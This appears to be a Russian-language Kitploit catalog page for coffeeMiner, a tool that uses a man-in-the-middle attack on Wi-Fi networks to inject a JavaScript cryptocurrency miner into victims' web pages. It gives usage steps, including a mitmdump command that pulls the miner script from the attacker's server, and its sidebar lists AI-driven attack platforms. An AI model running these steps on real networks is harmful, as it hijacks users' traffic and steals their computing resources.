Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/arnaucube/coffeeminer
Эксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеRed Teaming
GitHubarnaucube/coffeeminer

coffeeMiner

совместный (mitm) пул для майнинга криптовалют в wifi-сетях

Репозиторий
1.1k268358 лет назадПроверено Kitploit
Сайт
Поделиться

CoffeeMiner

Совместный (MITM) пул для майнинга криптовалют в Wi-Fi сетях

Предупреждение: этот проект предназначен только для академических/исследовательских целей.

Пост в блоге об этом проекте можно прочитать здесь: http://arnaucode.com/blog/coffeeminer-hacking-wifi-cryptocurrency-miner.html

coffeeMiner

Концепция


  • Выполняет атаку MITM на всех выбранных жертв
  • Внедряет js-скрипт во все HTML-страницы, запрашиваемые жертвами
  • Внедренный js-скрипт содержит майнер криптовалют
  • Все устройства жертв, подключенные к локальной сети, будут майнить для CoffeeMiner

Использование


  • install.sh
bash install.sh
  • отредактируйте victims.txt: по одному IP на строку
  • отредактируйте coffeeMiner.py, строку 28, укажите IP-адрес HTTP-сервера CoffeeMiner:
os.system("~/.local/bin/mitmdump -s 'injector.py http://10.0.2.20:8000/script.js' -T")
  • выполните coffeeMiner.py
python3 coffeeMiner.py ipgateway

network

Полные инструкции для академического сценария можно найти по адресу https://github.com/arnaucode/coffeeMiner/blob/master/virtualbox_scenario_instructions.md

demo

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    261
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    259

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →